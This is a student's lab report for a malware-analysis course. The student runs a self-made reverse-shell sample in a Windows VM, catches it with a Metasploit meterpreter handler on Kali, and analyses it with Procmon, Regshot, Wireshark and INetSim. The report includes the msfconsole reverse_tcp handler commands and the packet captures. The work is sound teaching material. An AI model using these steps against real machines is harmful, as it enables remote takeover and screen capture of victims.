

Overview

The purpose of this lab is to practice the basic dynamic analysis tools and analyze basic Network traffic. In this lab, you'll be using the 'test-malware' file you created in the first week of the semester.

This document outlines the major steps you will have to take, and you will need to provide answers to the questions asked. There are no restrictions on resources that can be used to complete the assignment. This includes consulting with other students and the instructor. I only ask that you will not share your report with other students.

Intro – Basic Dynamic Analysis Tools

Based on the slides, the textbook, and/or other sources, please provide a 1-2 sentence description of what each of the following basic dynamic analysis tools does:

1. Procmon:

It shows the information about Registry, File system, Network, Processes of a machine

2. Process Explorer:

It shows the information about which processes have been loaded.

3. Regshot:

It can take a snapshot of Registry of a Window. You can get a difference between the snapshots.

4. Wireshark:


It is network protocol analyzer. Using this, we can see what information is going and coming out from a machine.

5. INetSim:

It is kind of a simulator for common internet services. It is used to analyze network behavior of unknown malware programs.

Part 1 - Snapshot your Windows VM

Although 'test-malware' will not harm your computer, it is a good habit to take a snapshot of the VM before analyzing new malware on it. Snapshot your VM now, and add a screenshot of your snapshot here.



I took a snapshot before doing anything to do with dynamic analysis.


Part 2 - Launch an attack on your Windows VM

1. Go to your Kali VM, and type the following commands to launch an attack on your Windows VM:

```
msfconsole
use multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 0.0.0.0
exploit
```

On your Windows VM, double-click 'test-malware'. Go back to your Kali VM. What do you see?


From the text from the Kali, Meterpreter session has opened.



CSE 434S

2. Type 'screenshot' in the meterpreter shell. What do you get? Add a screenshot of the image here:

When typed 'screenshot', I got an image file. Wow, I opened it, and it was the screenshot of the victim Window!



3. Exit meterpreter by typing 'exit'.

4. Use the Process Explorer to kill the 'test-malware' process.

Part 3 - Performing basic dynamic analysis


Launch the attack again by typing 'exploit' in your Kali VM.

Perform basic dynamic analysis using tools such as procmon, process explorer, regshot and Wireshark.

Report all your findings below.

1. Does the Malware load any DLL files?

It loads five DLL files, MSVCRT.DLL, KERNEL32.DLL, ADVAPI32.DLL, WSOCK32.DLL, WS2_32.DLL.



CSE 434S

2. Does the Malware modify the registry?

Yes, it does change the registry of victim Window.

I used Regshot to capture the difference of the registry. I copied the comparison of a first shot and a second shot. Total 80 changes has happed.

Regshot 1.8.3-beta1V5

Comments:

Datetime:2022/9/29 18:30:14 , 2022/9/29 18:31:04

Computer:IE9WIN7 , IE9WIN7

Username:IEUser , IEUser

Keys added:10

Values added:56

Values modified:14

Total changes:80

3. What protocol does the Malware use to interact with the Linux machine? Can you tell which port numbers are used by each machine?

I can assume the protocol and ports from the msfconsole in Kali linux.

Kali opened the port 4444

Victim Window opened the port 49160

And they used TCP protocol to interact each others.

And I also scanned the traffic between Kali and Win using WireShark, and it showed the same result.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.0.3	10.0.0.1	TCP	66	49160 → 4444 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SA
2	0.000369	10.0.0.1	10.0.0.3	TCP	66	4444 → 49160 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=
3	0.000405	10.0.0.3	10.0.0.1	TCP	54	49160 → 4444 [ACK] Seq=1 Ack=1 Win=65700 Len=0
4	0.042021	10.0.0.1	10.0.0.3	TCP	60	4444 → 49160 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=4
5	0.042745	10.0.0.1	10.0.0.3	TCP	1514	4444 → 49160 [ACK] Seq=5 Ack=1 Win=64256 Len=1460
6	0.042745	10.0.0.1	10.0.0.3	TCP	1514	4444 → 49160 [ACK] Seq=1465 Ack=1 Win=64256 Len=1460
7	0.042745	10.0.0.1	10.0.0.3	TCP	1514	4444 → 49160 [ACK] Seq=2925 Ack=1 Win=64256 Len=1460
8	0.042745	10.0.0.1	10.0.0.3	TCP	1514	4444 → 49160 [ACK] Seq=4385 Ack=1 Win=64256 Len=1460
9	0.042745	10.0.0.1	10.0.0.3	TCP	1514	4444 → 49160 [PSH, ACK] Seq=5845 Ack=1 Win=64256 Len=1460
10	0.042745	10.0.0.1	10.0.0.3	TCP	1514	4444 → 49160 [ACK] Seq=7305 Ack=1 Win=64256 Len=1460
11	0.042745	10.0.0.1	10.0.0.3	TCP	1514	4444 → 49160 [ACK] Seq=8765 Ack=1 Win=64256 Len=1460
12	0.042745	10.0.0.1	10.0.0.3	TCP	1514	4444 → 49160 [ACK] Seq=10225 Ack=1 Win=64256 Len=1460
13	0.042745	10.0.0.1	10.0.0.3	TCP	1514	4444 → 49160 [PSH, ACK] Seq=11685 Ack=1 Win=64256 Len=1460
14	0.042871	10.0.0.3	10.0.0.1	TCP	54	49160 → 4444 [ACK] Seq=1 Ack=13145 Win=65700 Len=0
15	0.043046	10.0.0.1	10.0.0.3	TCP	1514	4444 → 49160 [ACK] Seq=13145 Ack=1 Win=64256 Len=1460
16	0.043046	10.0.0.1	10.0.0.3	TCP	1514	4444 → 49160 [ACK] Seq=14605 Ack=1 Win=64256 Len=1460
17	0.043046	10.0.0.1	10.0.0.3	TCP	1514	4444 → 49160 [ACK] Seq=16065 Ack=1 Win=64256 Len=1460
18	0.043046	10.0.0.1	10.0.0.3	TCP	1514	4444 → 49160 [ACK] Seq=17525 Ack=1 Win=64256 Len=1460
19	0.043046	10.0.0.1	10.0.0.3	TCP	1514	4444 → 49160 [ACK] Seq=18985 Ack=1 Win=64256 Len=1460
20	0.043046	10.0.0.1	10.0.0.3	TCP	1514	4444 → 49160 [ACK] Seq=20445 Ack=1 Win=64256 Len=1460
21	0.043046	10.0.0.1	10.0.0.3	TCP	1514	4444 → 49160 [ACK] Seq=21805 Ack=1 Win=64256 Len=1460

4. What else can you say about this Malware?

From the test so far, malware program initiates the connection between a victim machine and an attacker machine using TCP protocol. And the malware program sends the screenshot of a victim machine.

And I noticed a one thing from the malware program, whenever I execute the program, it increases the port number by one. That means it never uses the same port again! I can think of it as a trick because it can avoid block of a certain port.

Also, the malware program terminate the execution after some point, so it was a little bit tricky to see the live process using Process Explorer. Because it terminate in short amount of time, so I need to watch Process Explorer just after executing the program.

Part 4 - Run the Malware without Launching the Attack

In a real-world scenario, we won't be able to launch the attack when needed, and we might need to analyze the Malware without an active attacker. We need to practice this now.

Stop Metasploit on your Kali VM, and try to analyze 'test-malware' again:


1. Open your Windows VM, start Process Explorer, and double-click the Malware. What happens?

The process of the malware program showed up and almost after 10 seconds, and it terminated and gone from the process list.

2. Open Wireshark, set it to capture ethernet traffic, and run the Malware again. What do you see?

The malware program tried to connect somewhere using TCP connection. But it failed to connect cause I didn't execute the server program on Kali. It tried to connect again and again because the property of TCP and several seconds after, it stopped.

CSE 434S



The image shows a Wireshark packet capture window titled "Capturing from Local Area Connection 2". The packet list table contains the following data:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	PcsCompu_99:b1:5f	Broadcast	ARP	42	Who has 10.0.0.1? Tell 10.0.0.3
2	0.000225	PcsCompu_8b:04:3f	PcsCompu_99:b1:5f	ARP	60	10.0.0.1 is at 08:00:27:8b:04:3f
3	0.000233	10.0.0.3	10.0.0.1	TCP	66	49163 → 4444 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SA
4	0.000392	10.0.0.1	10.0.0.3	TCP	60	4444 → 49163 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	0.508713	10.0.0.3	10.0.0.1	TCP	66	[TCP Retransmission] 49163 → 4444 [SYN] Seq=0 Win=8192 L
6	0.508928	10.0.0.1	10.0.0.3	TCP	60	4444 → 49163 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7	1.023621	10.0.0.3	10.0.0.1	TCP	62	[TCP Retransmission] 49163 → 4444 [SYN] Seq=0 Win=8192 L
8	1.023876	10.0.0.1	10.0.0.3	TCP	60	4444 → 49163 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
9	1.024142	10.0.0.3	10.0.0.1	TCP	66	[TCP Port numbers reused] 49163 → 4444 [SYN] Seq=0 Win=8
10	1.024341	10.0.0.1	10.0.0.3	TCP	60	4444 → 49163 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11	1.539655	10.0.0.3	10.0.0.1	TCP	66	[TCP Retransmission] 49163 → 4444 [SYN] Seq=0 Win=8192 L
12	1.540140	10.0.0.1	10.0.0.3	TCP	60	4444 → 49163 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
13	2.039839	10.0.0.3	10.0.0.1	TCP	62	[TCP Retransmission] 49163 → 4444 [SYN] Seq=0 Win=8192 L
14	2.040311	10.0.0.1	10.0.0.3	TCP	60	4444 → 49163 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15	2.040856	10.0.0.3	10.0.0.1	TCP	66	[TCP Port numbers reused] 49163 → 4444 [SYN] Seq=0 Win=8
16	2.041085	10.0.0.1	10.0.0.3	TCP	60	4444 → 49163 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17	2.540235	10.0.0.3	10.0.0.1	TCP	66	[TCP Retransmission] 49163 → 4444 [SYN] Seq=0 Win=8192 L
18	2.540756	10.0.0.1	10.0.0.3	TCP	60	4444 → 49163 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
19	3.040482	10.0.0.3	10.0.0.1	TCP	62	[TCP Retransmission] 49163 → 4444 [SYN] Seq=0 Win=8192 L
20	3.040829	10.0.0.1	10.0.0.3	TCP	60	4444 → 49163 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
21	3.041522	10.0.0.3	10.0.0.1	TCP	66	[TCP Port numbers reused] 49163 → 4444 [SYN] Seq=0 Win=8

As you may have noticed, the Malware process disappears before you can analyze it using Process Explorer. This happens because this Malware relies on a reverse TCP connection, in which the process tries to initiate a TCP channel between the victim and the attacker. However, without launching the Metasploit attack, there is no active attacker to communicate with, so the Malware fails to establish a TCP channel and the process is terminated.

Go back to the Wireshark output, and find the Five-Tuple values. Write them below:

Protocol: TCP

Local IP: 10.0.0.3

Local port: 49163

Remote IP: 10.0.0.1

Remote port: 4444

Part 5 - Using INetSim

We can bypass this problem by simulating a process that would act as our attacker by using [INetSim](#).

INetSim is a software suite for simulating common internet services in a lab environment. It is very helpful. We can easily configure INetSim to simulate a set of functions such as a WEB server, a DNS server, which makes it very useful for testing, monitoring and analyzing the network behavior of unknown malware samples. INetSim should be already installed in your Kali VM, so we only need to configure it:

1. Create a new folder and name it 'INetSimFolder'
2. Navigate into this folder, and create another folder named 'Studio5'
3. Navigate into Studio5, and run:
 - a. `cp /etc/inetsim/inetsim.conf .` // copy the sample config file
 - b. `sudo cp -r /var/lib/inetsim/ data` // copy the default data folders
 - c. `sudo chmod -R 777 data` // make data files executable(It is recommended to create a separate configuration folder like this for every Malware you investigate)
4. Use your preferred file editor and open 'inetsim.conf', and search for the `service_bind_address` section. Uncomment 'service_bind_address' line and change the value to "0.0.0.0". This will enable access from any site.
5. Run INetSim using `sudo inetsim --config=inetsim.conf --data-dir=data`
6. Wait until you see "simulation running".

Go to your Windows VM, open the browser, and navigate to your favorite website. If your VM is properly configured, you should not be able to reach that website.

Go back to your Kali VM, and kill INetSim using `ctrl+c`.

Open the log file, and report your findings below:

Open the configuration file again, and set `dns_default_ip` to be your Kali's IP.
Before running INetSim, disable the local DNS resolver by typing
`sudo systemctl disable systemd-resolved.service`

Run INetSim again, and go back to your Windows VM. Open the browser, and
navigate to another website. What do you see? Include a screenshot below.

Go back to your Kali VM, and kill INetSim using `ctrl+c`.
Open the new log file, and report your findings below:

Can you briefly explain what you learned from the log file?

Part 6 - Configuring INetSim to Simulate our Attacker

By default, INetSim is configured to listen and simulate a list of known services. To simulate an attacker, we may need to configure our INetSim to respond to packets sent on an unknown port number. To do that, we need to configure a dummy service.

Open the configuration file again, and look for the dummy service. Can you configure it to simulate the attacker of the Malware we investigate?

Describe your steps and conclusions below:
